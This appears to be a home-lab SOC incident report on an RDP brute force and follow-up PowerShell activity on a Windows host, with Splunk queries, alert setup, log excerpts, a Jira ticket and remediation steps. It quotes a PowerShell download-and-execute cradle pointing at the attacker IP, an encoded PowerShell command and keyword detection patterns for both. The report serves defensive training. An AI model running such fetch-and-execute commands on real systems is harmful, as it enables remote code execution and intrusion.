

# INC=01 RDP Brute Force & Suspicious Powershell Activity

## 1. Summary:

The Splunk SIEM Received Multiple Failed Login, followed by Successful login from a Kali Linux Machine Ip 192.168.1.104 on Computer: WinUser01, On Account/User : Test USER

Followed by suspicious activity performed by Attacker using PowerShell encoded command & PowerShell Download String Cradle

## 2. Attack Timeline:

04:05 PM: In Splunk SIEM Multiple Failed Login (Event Code: 4625) attempt detected, with Successful login (Event Code: 4624) from an IP 192.168.1.104. Which Show Successful Brute Force Attack

04:07 PM: Attacker Login into system shown in Event Code: 4624 & Logon ID:3. Which Show Account Has been compromise & Attacker Successful Login

04:13 PM: The Event Code: 4104 Show that the attacker has Started PowerShell

04:14 PM: The Attacker Run This PowerShell Command: **IEX (New-Object Net.WebClient).DownloadString('http://192.168.1.104:80/payload.ps1')** with Show Attacker has performed a PowerShell Download String Cradle. Which Download a payload.ps1 File

04:14 PM: Next Log Show that what command run inside payload.ps1 file is: **New-item -Path "C:\Temp" -itemType Directory -Force "This file was created from PowerShell payload" | Out-File "C:\Temp\Payload-test.txt" Write-Host "Payload Executed"** & tell that the Malicious file is Download in "C:\Temp\Payload-test.txt"

04:16 PM: The Event Code: 4104 Show that attacker has Run PowerShell Encoded Command: **powershell.exe -enc bgBIAHQAcwB0AGEAdAA=**

04:16 PM: The Attacker has Log out of the System which we has confirmed with Event Code: 4634 & Logon Type: 3

## 3. Indicators of Compromise :

1)Attacker IP Address: 192.168.1.104

Description:

Source IP identified performing multiple failed RDP login attempts against the Windows victim machine.

## 2)Targeted Username: Test User

### Description:

User account targeted during brute force attack and later successfully authenticated through RDP.

## 3)Suspicious Commands Observed

Encoded PowerShell : **powershell.exe -enc bgBIAHQAcwB0AGEAdAA=**

PowerShell Download Cradle: **IEX (New-Object Net.WebClient).DownloadString('http://192.168.1.104:80/payload.ps1')** Suspicious CMD Usage

### Description:

Suspicious command-line activity indicating possible malicious execution and defense evasion attempts.

## 4)Detection Queries :

### 1)Failed Login Detection

index=\* EventCode=4625

Purpose: Detect failed authentication attempts indicating possible brute force activity.

### 2)Successful RDP Login Detection

index=\* EventCode=4624 Logon\_Type=3

Purpose: Detect successful logins.

### 3)Encoded PowerShell Detection

index=\* "\*-enc\*"

Purpose: Detect Base64-encoded PowerShell execution often used to evade detection.

### 4)PowerShell Download Cradle Detection

index=\* "DownloadString" "IEX"

Purpose: Detect PowerShell download cradle activity used to retrieve remote payloads.

### 5)PowerShell Logs

index=\* EventCode=4104

Purpose: Detect all PowerShell Logs.

## 6)Logout Logs

index=\* EventCode=4634

Purpose: Detect Logout Logs

## 5)SIEM Alert Configuration:


### 1) Multiple Brute Force Attack:

The screenshot shows the Splunk Search interface. The search bar contains the query: `index=* EventCode=4625 | stats count by Source_Network_Address Account_Name host | where count >= 6 | sort - count`. The search results show 12 events. The first event is from 5/14/26 4:05:21.215 PM, LogName=Security, EventCode=4625, EventType=0, ComputerName=WinUser01. The second event is from 5/14/26 4:05:19.178 PM, LogName=Security, EventCode=4625, EventType=0, ComputerName=WinUser01. The interface includes tabs for Events (12), Patterns, Statistics (2), and Visualization. The left sidebar shows selected fields (host, source, sourcetype) and interesting fields (Account\_Domain, Account\_Name, Authentication\_Package, Caller\_Process\_ID, Caller\_Process\_Name, ComputerName, EventCode, EventType, Failure\_Reason).


The screenshot shows the Splunk Search interface with a 'Save As Alert' dialog box open. The dialog box has the following settings:

- Title: Multiple Failed Login Attempt Detection
- Description: Multiple Failed Login Attempt Detection From any specific IP on to a Host/User
- Permissions: Private
- Alert type: Scheduled
- Run every: Run every hour
- At: 30 minutes past the hour
- Expires: 24 hour(s)
- Trigger Conditions: Trigger alert when Number of Results is greater than 0
- Trigger: Once

The background search results are the same as in the previous screenshot.



## 2) Alert for PowerShell Encoded Command:



### 3) Alert for PowerShell Download Cradle:

The screenshot shows the Splunk Search interface. The search bar contains the query: `index=* EventCode=4104 ("DownloadString" OR "Invoke-WebRequest" OR "Net.WebClient" OR "IEX")`. The search results show 15 events. The first event is from 5/14/26 4:14:21.058 PM, with the message: "Creating Scriptblock text (1 of 1): IEX (New-Object Net.WebClient).DownloadString('http://192.168.1.104:80/payload.ps1')". The second event is from 5/14/26 1:36:48.561 PM, with the message: "Creating Scriptblock text (1 of 1): IEX (New-Object Net.WebClient).DownloadString('http://192.168.1.104:80/payload.ps1')".

Search Query: `index=* EventCode=4104 ("DownloadString" OR "Invoke-WebRequest" OR "Net.WebClient" OR "IEX")`

Time range: Last 24 hours

15 events (5/14/26 12:30:00.000 PM to 5/15/26 12:47:13.000 PM)

Events (15)

Timeline format

Format

Show: 20 Per Page

View: List

Selected Fields: host, source, sourcetype

Interesting Fields: ComputerName, EventCode, EventType, Index, Keywords, Linecount, LogName

| Time                   | Event                                                                                                                                                                                     |
|------------------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| 5/14/26 4:14:21.058 PM | ... 13 lines omitted ...<br>OpCode=On create calls<br>Message=Creating Scriptblock text (1 of 1):<br>IEX (New-Object Net.WebClient).DownloadString('http://192.168.1.104:80/payload.ps1') |
| 5/14/26 1:36:48.561 PM | ... 13 lines omitted ...<br>OpCode=On create calls<br>Message=Creating Scriptblock text (1 of 1):<br>IEX (New-Object Net.WebClient).DownloadString('http://192.168.1.104:80/payload.ps1') |

### 4) Alert Configured:

The screenshot shows the Splunk Searches, Reports, and Alerts page. It lists three alerts: "Encoded PowerShell Execute Detected", "Multiple Failed Login Attempt Detection", and "Suspicious PowerShell Download Activity Detection". All alerts are enabled and have a status of "Enabled".

Searches, Reports, and Alerts

3 Searches, Reports, and Alerts

| Name                                              | Actions              | Type  | Next Scheduled Time                     | Display View | Owner   | App    | Alerts | Sharing | Status  |
|---------------------------------------------------|----------------------|-------|-----------------------------------------|--------------|---------|--------|--------|---------|---------|
| Encoded PowerShell Execute Detected               | Edit Run View Recent | Alert | 2026-05-16 09:00:00 India Standard Time | none         | stepsoc | search | 0      | Private | Enabled |
| Multiple Failed Login Attempt Detection           | Edit Run View Recent | Alert | 2026-05-15 13:30:00 India Standard Time | none         | stepsoc | search | 0      | Private | Enabled |
| Suspicious PowerShell Download Activity Detection | Edit Run             | Alert | none                                    | none         | stepsoc | search | 0      | Private | Enabled |

## 6) Screenshots of Evidence:

### 1)Brute Force Attack Failed Detection:

The screenshot shows the Splunk Search interface with the following details:

- Search Query:** `index=* EventCode=4625`
- Time Range:** 30 minute window
- Results:** 12 of 12 events matched. No Event Sampling.
- Visualization:** Timeline format. Zoom Out. 1 minute per column.
- Event Details:**
  - Event 1:** 5/14/2026 04:05:21.215 PM. LogName=Security, EventCode=4625, EventType=0, ComputerName=WinUser01. Host = WinUser01, source = WinEventLog:Security, sourcetype = WinEventLog:Security.
  - Event 2:** 5/14/2026 04:05:19.178 PM. LogName=Security, EventCode=4625, EventType=0, ComputerName=WinUser01. Host = WinUser01, source = WinEventLog:Security, sourcetype = WinEventLog:Security.

### 2)Brute Force Attack Success Detection:

The screenshot shows the Splunk Search interface with the following details:

- Search Query:** `index=* EventCode=4625`
- Time Range:** 30 minute window
- Results:** 12 of 12 events matched. No Event Sampling.
- Visualization:** Timeline format. Zoom Out. 1 minute per column.
- Event Details:**
  - Event 1:** 5/14/2026 04:05:21.215 PM. LogName=Security, EventCode=4625, EventType=0, ComputerName=WinUser01. Host = WinUser01, source = WinEventLog:Security, sourcetype = WinEventLog:Security.
  - Event 2:** 5/14/2026 04:05:19.178 PM. LogName=Security, EventCode=4625, EventType=0, ComputerName=WinUser01. Host = WinUser01, source = WinEventLog:Security, sourcetype = WinEventLog:Security.

### 3)Successful Login Detection:

The screenshot shows a Splunk search interface with the following details:

- Search Bar:** `index=* EventCode=4624 Source Network Address: 192.168.1.104`
- Time Range:** 1 hour window
- Results:** 3 of 50 events matched. The timeline view shows three events from 5/14/26 at 4:07:41.037 PM, 4:07:32.561 PM, and 4:05:23.259 PM.
- Event Details:** Each event is a 'Network Information' event with 'Workstation Name: WINUSER01' and 'Source Network Address: 192.168.1.104'.
- Fields:** The left sidebar shows 'SELECTED FIELDS' (host, source, sourcetype) and 'INTERESTING FIELDS' (Account\_Domain, Account\_Name, Authentication\_Package, ComputerName, Elevated\_Token, EventCode, EventType, Impersonation\_Level, index, Key\_Length, Keywords, linecount, Linked\_Logon\_ID, LogName, Logon\_GUID).

### 4)PowerShell Download String Cradle Detection:

The screenshot shows a Splunk search interface with the following details:

- Search Bar:** `index=* "DownloadString" "iEX"`
- Time Range:** Date time range
- Results:** 1 event (5/14/26 4:04:00.000 PM to 5/16/26 9:51:27.000 AM).
- Event Details:** The event is a 'Microsoft-Windows-PowerShell/Operational' event with 'EventCode=4104' and 'EventType=5'. The message details the execution of a remote command that creates a scriptblock to download a payload from 'http://192.168.1.104:80/payload.ps1'.
- Fields:** The left sidebar shows 'SELECTED FIELDS' (host, source, sourcetype) and 'INTERESTING FIELDS' (ComputerName, EventCode, EventType, index, Keywords, linecount, LogName, Message, OpCode, punct, RecordNumber, ScriptBlock\_ID, Sid, SourceName).

## 5)PowerShell Download Cradle Payload Download Path:

The screenshot shows a Splunk search interface with the following search query: `search index%3D*%20EventCode%3D4104&display.page.search.mode=smart&dispa...`. The results table displays two events from the `Microsoft-Windows-PowerShell/Operational` log.

| Time                     | Event                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               |
|--------------------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| 5/14/2026 4:14:21.418 PM | <p>host = WinUser01   source = WinEventLog:Microsoft-Windows-PowerShell/Operational   sourcetype = WinEventLog:Microsoft-Windows-PowerShell/Operational</p> <p>LogName=Microsoft-Windows-PowerShell/Operational<br/>EventCode=4104<br/>EventType=5<br/>ComputerName=WinUser01<br/>User=NOT_TRANSLATED<br/>Sid=S-1-5-21-4237782052-4073031317-1220128922-1002<br/>SidType=0<br/>SourceName=Microsoft-Windows-PowerShell<br/>Type=Verbose<br/>RecordNumber=174<br/>Keywords=None<br/>TaskCategory=Execute a Remote Command<br/>OpCode=0n create calls<br/>Message=Creating Scriptblock text (1 of 1):<br/>New-item -Path "C:\Temp" -itemType Directory -Force<br/><br/>"This file was created from Powershell payload"   Out-File "C:\Temp\Payload-test.txt"<br/><br/>Write-Host "Payload Executed"</p> <p>ScriptBlock ID: 0f4f547c-1f92-4142-a688-ae388d41744<br/>Path:<br/><a href="#">Collapse</a></p> <p>host = WinUser01   source = WinEventLog:Microsoft-Windows-PowerShell/Operational   sourcetype = WinEventLog:Microsoft-Windows-PowerShell/Operational</p> |
| 5/14/2026 4:14:21.058 PM | <p>LogName=Microsoft-Windows-PowerShell/Operational<br/>EventCode=4104<br/>EventType=5</p>                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          |

## 6)PowerShell Encoded Command Detection:

The screenshot shows a Splunk search interface with the same search query as above. The results table displays two events from the `Microsoft-Windows-PowerShell/Operational` log.

| Time                     | Event                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    |
|--------------------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| 5/14/2026 4:16:09.759 PM | <p>host = WinUser01   source = WinEventLog:Microsoft-Windows-PowerShell/Operational   sourcetype = WinEventLog:Microsoft-Windows-PowerShell/Operational</p> <p>LogName=Microsoft-Windows-PowerShell/Operational<br/>EventCode=4104<br/>EventType=5<br/>ComputerName=WinUser01<br/>User=NOT_TRANSLATED<br/>Sid=S-1-5-21-4237782052-4073031317-1220128922-1002<br/>SidType=0<br/>SourceName=Microsoft-Windows-PowerShell<br/>Type=Verbose<br/>RecordNumber=180<br/>Keywords=None<br/>TaskCategory=Execute a Remote Command<br/>OpCode=0n create calls<br/>Message=Creating Scriptblock text (1 of 1):<br/><br/>powershell.exe -enc bg8IAHQAcwB0AGEAdAA=</p> <p>ScriptBlock ID: 57e2ad9a-1c76-45b0-8be3-0b5c480f7d20<br/>Path:<br/><a href="#">Collapse</a></p> <p>host = WinUser01   source = WinEventLog:Microsoft-Windows-PowerShell/Operational   sourcetype = WinEventLog:Microsoft-Windows-PowerShell/Operational</p> |
| 5/14/2026 4:15:46.026 PM | <p>LogName=Microsoft-Windows-PowerShell/Operational<br/>EventCode=4104<br/>EventType=5<br/>ComputerName=WinUser01<br/>User=NOT_TRANSLATED<br/>Sid=S-1-5-21-4237782052-4073031317-1220128922-1002<br/>SidType=0<br/>SourceName=Microsoft-Windows-PowerShell</p>                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           |



## 7)Attacker Logout Log :

The screenshot shows a Splunk search interface with the following details:

- Search Bar:** 127.0.0.1:8000/en-US/app/search/search?q=search%20index%3D\*%20EventCode%3D4634&display.page.search.mode=verbose&dis...
- Fields:** a OpCode 1, a punct 2, # RecordNumber 8, a Security\_ID 5, a SourceName 1, a splunk\_server 1, a TaskCategory 1, a Type 1.
- Search Results:**

| i | Time                   | Event                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             |
|---|------------------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| > | 5/14/26 4:16:46.253 PM | 05/14/2026 04:16:46.253 PM<br>LogName=Security<br>EventCode=4634<br>EventType=0<br>ComputerName=WinUser01<br>SourceName=Microsoft Windows security auditing.<br>Type=Information<br>RecordNumber=34913<br>Keywords=Audit Success<br>TaskCategory=Logoff<br>OpCode=Info<br>Message=An account was logged off.<br><br>Subject:<br>Security ID: S-1-5-21-4237782052-4073031317-1220128922-1002<br>Account Name: Test User<br>Account Domain: WINUSER01<br>Logon ID: 0x3B6BFF<br><br>Logon Type: 3<br><br>This event is generated when a logon session is destroyed. It may be positively correlated with a logon event using the Logon ID value. Logon IDs are only unique between reboots on the same computer.<br>Collapse<br>host = WinUser01   source = WinEventLog:Security   sourcetype = WinEventLog:Security |
| > | 5/14/26 4:05:23.889 PM | 05/14/2026 04:05:23.889 PM<br>LogName=Security<br>EventCode=4634<br>EventType=0                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   |

## 7)Jira Ticket Creation:

The screenshot shows a Jira ticket creation page with the following details:

- Search Bar:** Search
- Create Button:** + Create
- Incident Status:** Resolved (15 days left)
- Incident Title:** INC=01 RDP Brute Force & Suspicious Powershell Activity
- Description:**
  - Incident ID : INC=01
  - Date & Time : May 14 2026, 16:05 PM IST
  - Severity : High
  - Category : RDP Brute Force & Suspicious PowerShell Activity
  - Affected Assets/Target System : Computer Name:WinUser01 | Account Name:Test User
  - Attacker IP/Source IP : 192.168.1.104
  - Summary of Alert :  
The Splunk SIEM Received Multiple Failed Login, followed by Successful login from a Kali Linux Machine Ip 192.168.1.104 on Computer: WinUser01, On Account/User : Test USER  
Followed by suspicious activity performed by Attacker using PowerShell encoded command & PowerShell Download String Cradle
  - Investigation & Timeline :  
04:05 PM: In Splunk SIEM Multiple Failed Login (Event Code: 4625) attempt detected, with Successful login (Event Code: 4624) from an IP 192.168.1.104. Which Show Successful Brute Force Attack  
04:07 PM: Attacker Login into system shown in Event Code: 4624 & Logon ID:3. Which Show Account Has been compromise & Attacker Successful Login  
04:13 PM: The Event Code: 4104 Show that the attacker has Started PowerShell
- Details:**
  - Assignee: Gostep Raj
  - Priority: High
  - Parent: None
  - Due date: None
  - Labels: None
  - Team: None
  - Start date: None
  - Sprint: None
  - Story point estimate: None
  - Reporter: Gostep Raj

## **8)Remediation:**

- 1) Isolate the Machine & Reset the compromised credentials
- 2) Block the Attacker IP
- 3) Perform Malware Scan & Remove/Quarantine the payload files
- 4)Disable Unnecessary RDP Exposure
- 5) Monitoring the Machine for few week to see any abnormal behaviours